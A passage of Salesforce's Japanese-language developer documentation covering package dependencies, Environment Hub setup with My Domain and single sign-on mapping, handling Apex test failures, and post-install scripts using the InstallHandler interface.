- WSDL の末尾の SOAP エンドポイントには、*`serverName`*`/services/Soap/c/`*`api_version`*`/`*`ID` という形式の URL が指定されています。*`api_version`* は、38.0 など API のバージョンを示し、*`ID`* は、Salesforce との通信時のパッケージバージョンの選択内容を符号化したものです。

[設定] の API ページから WSDL をダウンロードせずに、Enterprise WSDL のデフォルトのパッケージバージョンを選択することもできます。パッケージバージョンが API コールで指定されていない場合、API コールのデフォルトのパッケージバージョンによって代替システム設定が指定されます。多くの API クライアントにはパッケージのバージョン情報がないため、デフォルトの設定がこれらのクライアントの既存の動作を保持します。

連動関係とは

パッケージの連動関係は、1 つのコンポーネントが、他のコンポーネント、権限、またはそのコンポーネントが有効であるために存在する必要がある設定を参照する場合に作成されます。Force.com が追跡する連動関係は次のとおりです。

- マルチ通貨やキャンペーンが有効かなど、組織的連動関係
- 特定のレコードタイプやディビジョンが存在するかなど、コンポーネント固有の連動関係
- 標準またはカスタム両方のオブジェクトまたは項目への参照

パッケージ、Apex クラス、Apex トリガ、Visualforce コンポーネント、および Visualforce ページでは、組織内のコンポーネントに連動関係を持たせることができます。これらの連動関係は、[連動関係の表示] ページに記録されます。

1 つのパッケージのコンポーネントの中に連動関係があると、概してパッケージの連動関係とみなされるため、連動関係はパッケージングにとって重要です。

メモ: 組織は、[連動関係の表示] ページにリストされているすべての連動関係の要件を満たしている必要があります。満たしていない場合、インストールは失敗します。たとえば、ディビジョンを参照するパッケージをインストールするには、ディビジョンが有効になっている必要があります。

コードが配備またはパッケージ化されるときは、クラスやトリガと共に、連動するコンポーネントもすべて含まれている必要があるため、連動関係は、Apex のクラスまたはトリガにとって重要です。

[連動関係の表示] ページには、連動関係のほか、*操作範囲* も表示されます。操作範囲とは、Apex が指定されたオブジェクトに対して実行するデータ操作言語 (DML) による操作 (`insert` や `merge` など) を示すテーブルです。アプリケーションをインストールする際に全操作をチェックし、データベース操作の範囲を参照できます。

パッケージ、Apex クラス、Apex トリガ、または Visualforce ページの連動関係および操作範囲を表示する手順は、次のとおりです。

1. [設定] から目的のコンポーネントに移動します。
   - パッケージの場合、[クイック検索] ボックスに「パッケージ」と入力し、[パッケージ] を選択します。
   - Apex クラスの場合、[クイック検索] ボックスに「*Apex クラス*」と入力し、[Apex クラス] を選択します。
   - Apex トリガの場合、適切なオブジェクトの管理設定から、[トリガ] に移動します。
   - Visualforce ページの場合、[クイック検索] ボックスに「*Visualforce ページ*」と入力し、[Visualforce ページ] を選択します。
2. コンポーネントの名前を選択します。
3. 選択したコンポーネントに依存するオブジェクトのリストを表示するには、パッケージの [連動関係を参照] または、その他すべてのコンポーネントの [連動関係の表示] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

AppExchange パッケージおよび Visualforce を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Apex を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージをアップロードする
- 「AppExchange パッケージのアップロード」

Apex 連動関係を表示する
- 「Apex 開発」

Visualforce 連動関係を表示する
- 「開発モード」

連動オブジェクトのリストが表示されたら、[項目]をクリックして、操作範囲の項目レベルの詳細にアクセスできます。項目レベルの詳細としては、項目が Apex によって更新されるかどうかなどの情報があります。詳細は、「項目の操作範囲」 (ページ 6359)を参照してください。

パッケージ、Apex コード、および Visualforce ページは、次を含む多くのコンポーネントに連動させることができます。

- カスタム項目定義
- 入力規則の数式
- レポート
- レコードタイプ
- Apex
- Visualforce ページとコンポーネント

たとえば、Visualforce ページに `{!contract.ISO_code}` などのマルチ通貨項目への参照がある場合、その Visualforce はマルチ通貨について連動関係を持っています。パッケージにこの Visualforce ページが含まれると、そのパッケージもマルチ通貨について連動関係を持つことになります。このパッケージをインストールする組織では、マルチ通貨が有効になっている必要があります。

関連トピック:

配布用アプリケーションの準備
バージョンの管理
管理パッケージへのアップグレードの公開
管理パッケージへの拡張の公開
項目の操作範囲

環境ハブ

環境ハブを使用すると、Salesforce 組織の接続、作成、参照、ログインを 1 つの場所から実行できます。開発、テスト、およびトライアル用の複数の環境がある場合、環境ハブを使用して組織の管理方法を合理化できます。

環境ハブから、次の操作を実行できます。

- 関連組織の自動検出を使用して既存の組織をハブに接続する
- 開発、テスト、およびトライアル用に標準およびパートナーエディションの組織を作成する
- エディション、作成日、インスタンス、発生元、SSO 状況などの選択した条件に従い、ハブメンバーを表示して絞り込む
- ハブメンバーへのログインアクセスを容易にするためにシングルサインオン (SSO) ユーザ対応付けを作成する

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

各ハブメンバー組織は、EnvironmentHubMember オブジェクトに対応します。EnvironmentHubMember は Accounts や Contacts のような標準オブジェクトであるため、プラットフォームを使用してプログラムで環境ハブを拡張または変更できます。たとえば、任意のハブメンバー組織に対して API を使用して、カスタム項目の作成、ワークフロールールの設定、ユーザの対応付けの定義、SSO の有効化を行うことができます。

環境ハブの使用開始
社内のユーザがアプリケーションにアクセスしてメンバー組織を作成および管理できるように、環境ハブを設定します。次に、既存の組織をハブに接続して SSO ユーザの対応付けを作成できるように、[私のドメイン] を有効にします。

環境ハブでの組織の管理
既存のすべての Salesforce 組織を環境ハブに接続すると、1 つの場所から管理できます。開発、テスト、およびトライアル用の Salesforce テンプレートを使用して組織を作成することもできます。

環境ハブでのシングルサインオン
アプリケーションの開発、テスト、リリースを行うには、複数の Salesforce 環境間を切り替えて毎回ログイン情報を入力する必要があります。シングルサインオン (SSO) は、再認証なしで環境ハブユーザがメンバー組織にログインできるようにすることで、このプロセスを簡略化します。SSO を設定するには、手動でユーザの対応付けを定義するか、統合 ID を使用するか、数式を作成します。

環境ハブのベストプラクティス
環境ハブを使用する場合は、次のガイドラインおよびベストプラクティスに従ってください。

FAQ - 環境ハブ
環境ハブに関するよくある質問への回答が記載されています。

Lightning Experience の環境ハブの考慮事項
環境ハブで組織を作成および管理する場合は、次の考慮事項に注意してください。

環境ハブの使用開始

社内のユーザがアプリケーションにアクセスしてメンバー組織を作成および管理できるように、環境ハブを設定します。次に、既存の組織をハブに接続して SSO ユーザの対応付けを作成できるように、[私のドメイン] を有効にします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

環境ハブの設定

組織で環境ハブを有効にしてから、他のユーザがアクセスできるように設定します。

環境ハブの [私のドメイン] の有効化

[私のドメイン] は環境ハブに既存の組織を接続する場合や SSO ユーザ対応付けを作成する場合に必要になるため、環境ハブがインストールされている組織では [私のドメイン] を有効にします。

環境ハブの設定

組織で環境ハブを有効にしてから、他のユーザがアクセスできるように設定します。

ユーザ権限

環境ハブを設定および構成する
- 「環境ハブの管理」

1. Salesforce に連絡して、組織で環境ハブを有効にしてください。ISV パートナーの場合は、このステップをスキップしてください。環境ハブはパートナービジネス組織にすでにインストールされています。
2. 環境ハブが有効になっている組織にログインし、[設定] に移動します。

3. 環境ハブの機能へのアクセス権をユーザに割り当てます。
   a. [設定] から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
   b. プロファイルを作成するか、既存のプロファイルを編集します。
   c. プロファイルの設定を編集します。

プロファイルセクション	環境ハブ設定
カスタムアプリケーション設定	Lightning Experience のアプリケーションランチャーまたは Salesforce Classic のアプリケーションメニューで使用できるように、環境ハブのカスタムアプリケーションを有効にします。
接続アプリケーションへのアクセス	Salesforce による指示がない限り、プロファイルのこのセクションの設定は調整しないでください。
サービスプロバイダのアクセス権	メンバー組織でシングルサインオン (SSO) を有効にすると、プロファイルのこのセクションに新しいエントリが表示されます。エントリは「*サービスプロバイダ [Organization ID]*」という形式で表示されます。*Organization ID* は、メンバー組織の ID です。サービスプロバイダへのアクセス権を持たないユーザが SSO を使用してログインしようとすると、「ユーザ [UserID] にサービスプロバイダ [Service Provider ID] へのアクセス権がありません」というメッセージが表示されることがあります。 新しい組織で環境ハブを設定する場合、このセクションは空です。
システム管理者権限	「環境ハブの管理」権限を有効にして、ユーザに次の操作を許可します。 • 開発、テスト、およびトライアル用の組織を作成する • メンバー組織の SSO を設定する
一般ユーザ権限	「環境ハブへの組織の追加」権限を有効にして、既存の組織の環境ハブへの接続をユーザに許可します。
標準オブジェクト権限	環境ハブユーザが必要なアクセスレベルに基づいてオブジェクト権限を付与します。 ハブメンバーオブジェクト: • 「参照」- 既存のハブメンバーレコードを参照できます。

プロファイルセクション	環境ハブ設定
	• 「作成」- この権限は、ハブメンバーレコードを作成する機能には影響しません。これは、レコードの作成が、既存の組織に接続するか、環境ハブから組織を作成することで処理されるためです。 • 「編集」- 既存のハブメンバーレコードを編集できます。 • 「削除」- 環境ハブから組織を接続解除し、それに対応するハブメンバーレコードおよびサービスプロバイダレコードを削除できます (メンバーの SSO が有効になっている場合)。 • 「すべて表示」- 作成者に関係なく、すべてのハブメンバーレコードを参照できます。 • 「すべて変更」- 作成者に関係なく、すべてのハブメンバーレコードを参照、編集、および削除できます。 ハブの招待オブジェクト: • [環境ハブへの組織の追加] を有効にする場合は、ハブの招待の「作成」、「参照」、「更新」、「削除」も有効にします。 サインアップ要求オブジェクト: • 「環境ハブの管理」権限を有効にする場合は、ユーザが組織を作成できるように、サインアップ要求の「作成」と「参照」も有効にします。必要に応じて、ユーザがハブから組織を削除できるように「削除」も有効にします。

d. [保存] を選択します。

環境ハブの [私のドメイン] の有効化

[私のドメイン] は環境ハブに既存の組織を接続する場合や SSO ユーザ対応付けを作成する場合に必要になるため、環境ハブがインストールされている組織では [私のドメイン] を有効にします。

ユーザ権限

ドメイン名を設定する
- 「アプリケーションのカスタマイズ」

1. 使用可能なドメイン名を見つけてサインアップします。
   a. [設定] から、[クイック検索] ボックスに「*私のドメイン*」と入力し、[私のドメイン] を選択します。
   b. サンプル URL で使用するサブドメイン名を入力します。

c. [使用可能か調べる] を選択します。名前がすでに使用されている場合、別の名前を選択します。

d. [契約条件] を選択して契約を確認し、チェックボックスをオンにします。

e. [ドメインの登録] を選択します。
新しいドメインのテストの準備ができると、Salesforce から確認メールが送信されます。

2. ドメイン名をテストして組織にリリースします。

a. 確認メール内の URL をクリックし、新しいドメインを使用して Salesforce にログインします。または、[設定] から、［クイック検索］ボックスに「*私のドメイン*」と入力し、[私のドメイン] を選択してから、[こちらをクリックしてログインしてください] を選択します。

b. 組織内のタブとリンクをクリックして、新しいドメインをテストします。すべてのページに新しいドメイン名が表示されています。

ヒント: 組織のカスタムボタンまたは Visualforce ページを使用する場合、新しいドメイン名をリリースする前にそれらをテストします。カスタマイズでは、インスタンスベースの URL は使用しないでください。

c. 新しいドメイン名を組織にロールアウトするには、[設定] から、［クイック検索］ボックスに「*私のドメイン*」と入力し、[私のドメイン] を選択してから、[ユーザにリリース] を選択します。
ドメインはすぐに有効になり、新しいドメインのページにユーザがリダイレクトされます。

3. ユーザがページにアクセスするときのドメインのログインポリシーを設定します。

a. [設定] から、［クイック検索］ボックスに「*私のドメイン*」と入力し、[私のドメイン] を選択します。

b. [私のドメインの設定] で、[編集] を選択します。

c. ドメイン固有のログインページを使用しないユーザの認証をオフにするには、ログインポリシーを選択します。このオプションを使用すると、ドメイン名を知らないユーザによるログイン試行を回避できるため、セキュリティが向上します。

d. 目的のセキュリティレベルに基づいて、リダイレクトポリシーを選択します。セキュリティを強化するオプションは次の 3 つです。

- ユーザをドメイン内の同じページにリダイレクトする。
- 警告を表示してユーザをリダイレクトする。
- 新しいドメイン名の入力をユーザに要求することで、リダイレクトを防止する。

環境ハブでの組織の管理

既存のすべてのSalesforce組織を環境ハブに接続すると、1つの場所から管理できます。開発、テスト、およびトライアル用のSalesforceテンプレートを使用して組織を作成することもできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

環境ハブへの組織の接続

既存のSalesforce組織を環境ハブに接続し、すべての開発、テスト、およびトライアル環境を1つの場所から管理できます。ある組織をハブに接続すると、それに関連する組織が自動的に検出されるため、手動でそれらを接続する必要はありません。

環境ハブからの組織の作成

開発、テスト、およびトライアル用の組織を環境ハブから作成できます。ISVパートナーの場合、制限が緩和され、より多くのストレージやアプリケーション開発をサポートするその他のカスタマイズが含まれる、パートナーエディションの組織も作成できます。環境ハブから組織を作成すると、その組織はハブメンバーになり、デフォルト言語はユーザのロケールに設定されます。

環境ハブへの組織の接続

既存の Salesforce 組織を環境ハブに接続し、すべての開発、テスト、およびトライアル環境を 1 つの場所から管理できます。ある組織をハブに接続すると、それに関連する組織が自動的に検出されるため、手動でそれらを接続する必要はありません。

ユーザ権限

環境ハブに組織を接続する

- 「環境ハブへの組織の追加」

次のタイプの関連組織が自動検出されます。

- 任意の組織から作成されたすべての Sandbox 組織
- リリース組織の場合、それに関連するすべてのパッチ組織
- Trialforce 管理組織の場合、その組織から作成されたすべての Trialforce ソース組織
- ライセンス管理アプリケーション (LMA) がインストールされている組織の場合、LMA で管理パッケージが登録されたすべてのリリース組織

メモ: Sandbox組織を環境ハブに直接接続することはできません。Sandbox組織を接続するには、まずSandboxを作成するのに使用した組織を環境ハブに接続します。次に Sandbox 組織を更新します。更新すると、Sandbox 組織が自動的にハブメンバーとして追加されます。

1. 環境ハブにログインし、[組織を接続] を選択します。
2. 接続する組織の管理ユーザ名と、必要に応じて簡単な説明を入力します。説明を入力すると組織を後から検索しやすくなり、特にハブに多くのメンバーが存在する場合は便利です。
3. 接続した組織では、シングルサインオン (SSO) がデフォルトで有効になります。SSO を無効にするには、[この組織の SSO を自動有効化] をオフにします。
4. 再度 [組織を接続] を選択します。
5. ポップアップウィンドウで、組織の管理ユーザ名とパスワードを入力します。ポップアップが表示されない場合は、ブラウザの広告ブロックソフトウェアを一時的に無効にして再試行してください。
6. [ログイン] を選択してから、[許可] を選択します。

環境ハブからの組織の作成

開発、テスト、およびトライアル用の組織を環境ハブから作成できます。ISV パートナーの場合、制限が緩和され、より多くのストレージやアプリケーション開発をサポートするその他のカスタマイズが含まれる、パートナーエディションの組織も作成できます。環境ハブから組織を作成すると、その組織はハブメンバーになり、デフォルト言語はユーザのロケールに設定されます。

ユーザ権限

環境ハブを設定および構成する
- 「環境ハブの管理」

メモ: 1 日あたり最大 20 個のメンバー組織を作成できます。これより多い組織を作成するには、パートナーコミュニティでケースを登録します。

1. 環境ハブにログインし、[組織を作成] を選択します。
2. 組織の目的を選択します。

目的	作成できる組織:
開発	アプリケーションを作成してパッケージ化する Developer Edition 組織。
テスト/デモ	テストおよびデモ用の標準 Salesforce 組織のトライアルバージョン。これらの組織は、www.salesforce.com/trial で顧客が作成する組織と似ています。テスト/デモ組織を作成するときにカスタマイズを含める場合は、Trialforce テンプレートを指定できます。
Trialforce	Trialforce 管理組織を使用する代わりとしての Trialforce ソース組織 (TSO)。ログインページまたはメールにカスタムブランド設定が不要な場合は、環境ハブを使用して TSO を作成します。

3. 選択した組織種別に必要な情報を入力します。
4. マスターサブスクリプション契約を読み、チェックボックスをオンにします。
5. [作成] を選択します。

組織が準備できたら、確認メールが送信され、ハブメンバーのリストにその組織が表示されます。

環境ハブでのシングルサインオン

アプリケーションの開発、テスト、リリースを行うには、複数の Salesforce 環境間を切り替えて毎回ログイン情報を入力する必要があります。シングルサインオン (SSO) は、再認証なしで環境ハブユーザがメンバー組織にログインできるようにすることで、このプロセスを簡略化します。SSO を設定するには、手動でユーザの対応付けを定義するか、統合 ID を使用するか、数式を作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

環境ハブでは、次の SSO メソッドによるユーザの照合がサポートされています。

SSO メソッド	説明
ユーザの対応付け	メンバー組織のユーザに対して環境ハブのユーザを手動で照合します。ユーザの対応付けは、メンバー

SSO メソッド	説明
	詳細ページで定義された SSO ユーザ対応付けのデフォルトメソッドです。
統合 ID	環境ハブとメンバー組織の両方で同じ統合 ID を持つユーザを照合します。
ユーザ名数式	定義した数式に従って、環境ハブとメンバー組織のユーザを照合します。

複数の SSO メソッドを指定した場合、(1) ユーザの対応付け、(2) 統合 ID、(3) ユーザ名数式の順で評価されます。結果が一致になる最初のメソッドがユーザのログインに使用され、他のメソッドは無視されます。一致するユーザが見つからなかった場合、環境ハブはユーザを標準 Salesforce ログインページに転送します。

メモ: 新しく追加されたユーザや、Sandbox 組織で定義されたユーザ対応付けの場合、SSO は機能しません。ユーザの追加、ユーザ情報の編集、または SSO ユーザ対応付けの定義は、Sandbox の親組織でのみ行う必要があります。

メンバー組織の SSO の有効化

シングルサインオン (SSO) を有効にすると、再認証なしで環境ハブユーザがメンバー組織にログインできます。

SSO ユーザ対応付けの定義

環境ハブのユーザとメンバー組織のユーザ間のシングルサインオン (SSO) ユーザ対応付けを手動で定義できます。ユーザ対応付けを定義する前に、ハブメンバー組織で SSO を有効にします。

SSO での 統合 ID または数式の使用

統合 ID またはユーザ名数式を使用して、環境ハブのユーザとメンバー組織のユーザを照合できます。いずれのメソッドでも、最初にハブメンバー組織で SSO を有効にします。

メンバー組織の SSO の無効化

環境ハブユーザがメンバー組織にログインするときに再認証を要求するには、SSO を無効にします。SSO を無効にしても定義済みのユーザ対応付けは削除されないため、後でいつでも SSO を再有効化できます。

メンバー組織の SSO の有効化

シングルサインオン (SSO) を有効にすると、再認証なしで環境ハブユーザがメンバー組織にログインできます。

1. 環境ハブにログインし、メンバー組織を選択します。メンバー組織が表示されない場合は、リストビューを確認してください。
2. **[SSO を有効化]** を選択します。
3. この組織の SSO を有効にすることを確認し、再度 **[SSO を有効化]** を選択します。

ユーザ権限

環境ハブを設定および構成する
- 「環境ハブの管理」

SSO ユーザ対応付けの定義

環境ハブのユーザとメンバー組織のユーザ間のシングルサインオン (SSO) ユーザ対応付けを手動で定義できます。ユーザ対応付けを定義する前に、ハブメンバー組織で SSO を有効にします。

ユーザの対応付けは、一対多ではなく、多対一で行うことができます。つまり、環境ハブ内の複数のユーザを、メンバー組織内の 1 人のユーザに関連付けることができます。たとえば、QA チームのメンバーが同じユーザでテスト組織にログインできるようにする場合、ユーザ対応付けを定義できます。

ユーザ権限

環境ハブを設定および構成する
- 「環境ハブの管理」

1. 環境ハブにログインし、メンバー組織を選択します。メンバー組織が表示されない場合は、リストビューを確認してください。
2. [シングルサインオンユーザマッピング] 関連リストに移動し、[新規 SSO ユーザの対応付け] を選択します。
3. メンバー組織で対応付けるユーザのユーザ名を入力し、環境ハブのユーザを検索します。
4. [保存] を選択します。

SSO での 統合 ID または数式の使用

統合IDまたはユーザ名数式を使用して、環境ハブのユーザとメンバー組織のユーザを照合できます。いずれのメソッドでも、最初にハブメンバー組織で SSO を有効にします。

ユーザ権限

環境ハブを設定および構成する
- 「環境ハブの管理」

1. 環境ハブにログインし、メンバー組織を選択します。メンバー組織が表示されない場合は、リストビューを確認してください。
2. [SSO 設定] に移動し、メソッドを選択します。

メソッド	ステップ
`SSO 手法 2 - 統合 ID`	チェックボックスをオンにします。
`SSO 手法 3 - 従来のユーザ名`	チェックボックスをオンにして、数式を定義します。たとえば、ユーザ名の最初の部分 (「@」 マークよりも前の部分) を明示的なドメイン名と照合するには、次の数式を入力します。 `LEFT($User.Username, FIND("@", $User.Username)) & ("mydev.org")`

3. [保存] を選択します。

メンバー組織の SSO の無効化

環境ハブユーザがメンバー組織にログインするときに再認証を要求するには、SSO を無効にします。SSO を無効にしても定義済みのユーザ対応付けは削除されないため、後でいつでも SSO を再有効化できます。

ユーザ権限

環境ハブを設定および構成する
- 「環境ハブの管理」

1. 環境ハブにログインし、メンバー組織を選択します。メンバー組織が表示されない場合は、リストビューを確認してください。
2. **[SSO を無効化]** を選択します。
3. この組織の SSO を無効にすることを確認し、再度 **[SSO を無効化]** を選択します。

環境ハブのベストプラクティス

環境ハブを使用する場合は、次のガイドラインおよびベストプラクティスに従ってください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- システム管理者または開発者の場合、チームがハブ組織として最も頻繁に使用する組織を選択します。ISV パートナーの場合、環境ハブはパートナービジネス組織にすでにインストールされています。
- ハブ組織に加えて、各メンバー組織に [私のドメイン] を設定します。各 [私のドメイン] には一意のドメイン URL が含まれるため、開発、テスト、トライアルに使用するメンバー組織を簡単に区別できます。
- 各メンバー組織は標準オブジェクト (型は EnvironmentHubMember) であるため、プログラムでメンバー組織の動作を変更したり、メンバー組織にアクセスしたりできます。たとえば、任意のメンバー組織に対して API を使用して、カスタム項目の作成、ワークフロールールの設定、ユーザの対応付けの定義、シングルサインオンの有効化を行うことができます。
- 会社のセキュリティ要件に基づいて、SSO アクセスを有効にする方法を決定します。その後、ニーズに合わせて SSO メソッド (明示的な対応付け、統合 ID、またはカスタム数式) を選択できます。
- 新しく追加されたユーザや、Sandbox 組織で定義されたユーザ対応付けの場合、SSO は機能しません。ユーザの追加、ユーザ情報の編集、または SSO ユーザ対応付けの定義は、Sandbox の親組織でのみ行う必要があります。
- 環境ハブの接続アプリケーションは、内部的にのみ使用されます。どのプロファイルでも有効にしないでください。Salesforce による指示がない限り、接続アプリケーションの削除や設定の調整をしないでください。

FAQ - 環境ハブ

環境ハブに関するよくある質問への回答が記載されています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- Lightning Experience で環境ハブを使用できますか?
- 環境ハブはどこにインストールしますか?
- 環境ハブを使用するために [私のドメイン] は必要ですか?
- 環境ハブを複数の組織にインストールできますか?
- Sandbox 組織で環境ハブを有効にできますか?
- 環境ハブではどのような種類の組織を作成できますか?
- 環境ハブ内で作成する組織のロケールはどのように決まるのですか?
- 環境ハブで作成する組織は、パートナーポータルで作成した組織と同じですか?
- 組織を複数の環境ハブのメンバーにすることができますか?
- 環境ハブは無効にできますか?

Lightning Experience で環境ハブを使用できますか?

はい。Salesforce Classic と Lightning Experience のどちらも環境ハブをサポートしています。

環境ハブはどこにインストールしますか?

ISV パートナーの場合、環境ハブはパートナービジネス組織にすでにインストールされています。

それ以外の場合は、CRM 組織など、すべてのユーザがアクセスできる組織に環境ハブをインストールします。管理パッケージが含まれる Developer Edition 組織に環境ハブをインストールしないでください。そのような組織に環境ハブをインストールすると、新しいパッケージバージョンをアップロードするときや顧客にアップグレードを転送するときに問題が発生することがあります。

環境ハブを使用するために [私のドメイン] は必要ですか?

いいえ。[私のドメイン] は必要ではありません。ただし、[私のドメイン] を設定していない場合、既存の組織を環境ハブに接続したり、シングルサインオンを使用してメンバー組織にログインしたりすることはできません。Salesforce では、環境ハブを設定する場合は [私のドメイン] を設定することをお勧めします。

環境ハブを複数の組織にインストールできますか?

はい。ただし、各環境ハブを個別に管理する必要があります。Salesforce では、会社ごとに 1 つの環境ハブを設定することをお勧めしていますが、会社に複数のハブを設定することが理にかなっている場合もあります。たとえば、商品ラインに関連する組織を別個にする場合などです。

Sandbox 組織で環境ハブを有効にできますか?

いいえ。Sandbox 組織では環境ハブを有効にできません。環境ハブは、すべてのユーザがアクセスできる本番組織で有効にします。

環境ハブではどのような種類の組織を作成できますか?

開発、テスト、およびトライアル用の組織を作成できます。ISV パートナーの場合は、パートナーエディションの組織も作成できます。このエディションでは、制限が緩和され、ストレージがより多くなり、またアプリケーション開発をサポートするその他のカスタマイズが含まれます。パートナーであるにもかかわらず、環境ハブにパートナーエディションの組織が表示されない場合は、パートナーコミュニティでケースを登録します。

組織種別	最適な用途	有効期限
Group Edition	テスト	30 日
Enterprise Edition	テスト	30 日
Professional Edition	テスト	30 日
Partner Developer Edition	アプリケーションおよび Lightning コンポーネントの開発	なし
Partner Group Edition	ロバストテストおよび顧客デモ	1 年、ただし延長申請可
Partner Enterprise Edition	ロバストテストおよび顧客デモ	1 年、ただし延長申請可
Partner Professional Edition	ロバストテストおよび顧客デモ	1 年、ただし延長申請可
Trialforce のソース組織	Trialforce テンプレートの作成	1 年、ただし延長申請可
Consulting Partner Edition	顧客デモ	1 年、ただし延長申請可

環境ハブ内で作成する組織のロケールはどのように決まるのですか?

組織を作成する Salesforce ユーザのロケールによって、組織のデフォルトのロケールが決まります。たとえば、組織を作成するユーザのロケールが `English (United Kingdom)` に設定されている場合、それが組織のデフォルトのロケールになります。このため、作成する組織は、その組織が存在する地域向けにすでにカスタマイズされています。

環境ハブで作成する組織は、パートナーポータルで作成した組織と同じですか?

はい。組織は、パートナーポータルで作成したものと同じです。環境ハブではパートナーポータルと同じテンプレートが使用されるため、組織の制限の緩和やライセンスの追加などのカスタマイズが同じになります。また、環境ハブを使用して、顧客が使用しているものと同じ Group Edition、Professional Edition、および Enterprise Edition の組織を作成できます。こうすることで、実際の顧客の実装に対してアプリケーションをテストできます。

組織を複数の環境ハブのメンバーにすることができますか?

いいえ。組織は、同時に 1 つの環境ハブのメンバーにしかできません。組織を環境ハブに接続した後に、Salesforce カスタマーサポートに連絡して関連付けを解除する必要があります。

環境ハブは無効にできますか?

環境ハブを組織にインストールした後に無効にすることはできません。ただし、環境ハブがユーザに表示されないようにすることができます。[設定] から、[クイック検索] ボックスに「アプリケーションメニュー」と入力し、[アプリケーションメニュー] を選択します。アプリケーションメニューから、アプリケーションを非表示にするか表示するかを選択できます。

Lightning Experience の環境ハブの考慮事項

環境ハブで組織を作成および管理する場合は、次の考慮事項に注意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リストビューの制限事項

Lightning Experience でリストビューを作成または更新するときに、組織の有効期限によってハブメンバーを絞り込むことはできません。絞り込み条件に組織の有効期限が含まれている既存のリストビューがある場合、そのリストビューは Lightning Experience では機能しません。組織の有効期限によってハブメンバーを絞り込むには、Salesforce Classic に切り替えてからリストビューを使用します。

Apex テスト失敗の解決

パッケージのインストールまたはアップグレードが、Apex のテストカバー率に達していないために失敗する場合があります。ただし、そうした失敗の一部は無視してもかまいません。たとえば、開発者は、登録者のデータを予測して Apex テストを作成する場合があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

Apex テストのためにインストールが失敗する登録者は、パッケージの開発者にお問い合わせください。

また、自身が開発者であり、Apex テスト失敗が原因でインストールに失敗する場合は、次の点を確認してください。

- 存在する登録者のデータに依存するのではなく、Apex テストに必要なデータがすべて揃った段階にあることを確認してください。
- パッケージから参照するオブジェクトに登録者が入力規則、必須項目、またはトリガを作成する場合、このオブジェクトに DML を実行するとテストが失敗する場合があります。このオブジェクトがテスト目的に限られ、実行時には作成しないものであり、こうした不一致によって作成に失敗する場合、エラーを無視してテストを続行しても安全です。それ以外の場合は、顧客に連絡して影響を確認してください。

パッケージのインストール/アップグレード時の Apex の実行

アプリケーション開発者は、登録者が管理パッケージをインストールまたはアップグレードした後に自動的に Apex スクリプトを実行するように指定できます。これにより、登録者の組織の詳細に基づいてパッケージのインストールまたはアップグレードをカスタマイズできます。たとえば、スクリプトを使用して、カスタム設定の入力、サンプルデータの作成、インストーラへのメール送信、外部システムへの通知、または大きなデータ

セットに新しい項目を入力するための一括処理操作の起動などができます。簡易化のため、指定できるインストール後スクリプトは 1 つのみです。パッケージのメンバーである Apex クラスである必要があります。

インストール後スクリプトは、テストを実行した後に呼び出され、デフォルトのガバナ制限が適用されます。パッケージを示す特殊なシステムユーザとして実行するため、スクリプトによって実行されるすべての操作は、パッケージによって行われているように見えます。このユーザには、UserInfo を使用してアクセスできます。このユーザは実行時にのみ確認でき、テストの実行中には確認できません。

スクリプトが失敗すると、インストール/アップグレードは中止されます。スクリプト内のエラーは、パッケージの [Apex エラーを通知] 項目に指定されたユーザにメールされます。ユーザが指定されていない場合、インストール/アップグレードの詳細は利用できません。

インストール後スクリプトには、他に次のような特性があります。

- バッチジョブ、スケジュールされたジョブ、および今後のジョブを開始できます。
- セッション ID にアクセスできません。
- 非同期操作を使用してコールアウトのみを実行できます。コールアウトは、スクリプトが実行され、インストールが完了およびコミットされた後に実行されます。

メモ: Trialforce を使用してプロビジョニングされる新しいトライアルの組織でインストール後スクリプトを実行することはできません。このスクリプトは登録者が既存の組織にパッケージをインストールする場合に限り実行されます。

インストール後スクリプトはどのように機能しますか?
インストール後スクリプトの例
インストール後スクリプトの指定

インストール後スクリプトはどのように機能しますか?

インストール後スクリプトは `InstallHandler` インターフェースを実装する Apex クラスです。このインターフェースには、`onInstall` という、インストール時に実行されるアクションを指定する単一のメソッドがあります。

```
global interface InstallHandler {
  void onInstall(InstallContext context)
}
```

`onInstall` メソッドは、次の情報を提供するコンテキストオブジェクトを引数として取ります。

- インストールが実施される組織の組織 ID
- インストールを開始したユーザのユーザ ID
- 以前にインストールされたパッケージのバージョン番号 (`Version` クラスを使用して指定)。これは、1.2.0 のように、常に 3 つの番号で構成されています。
- インストールがアップグレードかどうか
- インストールがプッシュかどうか

コンテキスト引数は、データ型が `InstallContext` インターフェースであるオブジェクトです。このインターフェースは、システムによって自動的に実装されます。`InstallContext` インターフェースの次の定義では、コンテキスト引数にコールできるメソッドを示しています。

```
global interface InstallContext {
  ID organizationId();
  ID installerId();
  Boolean isUpgrade();
  Boolean isPush();
  Version previousVersion();
}
```

バージョンメソッドとクラス

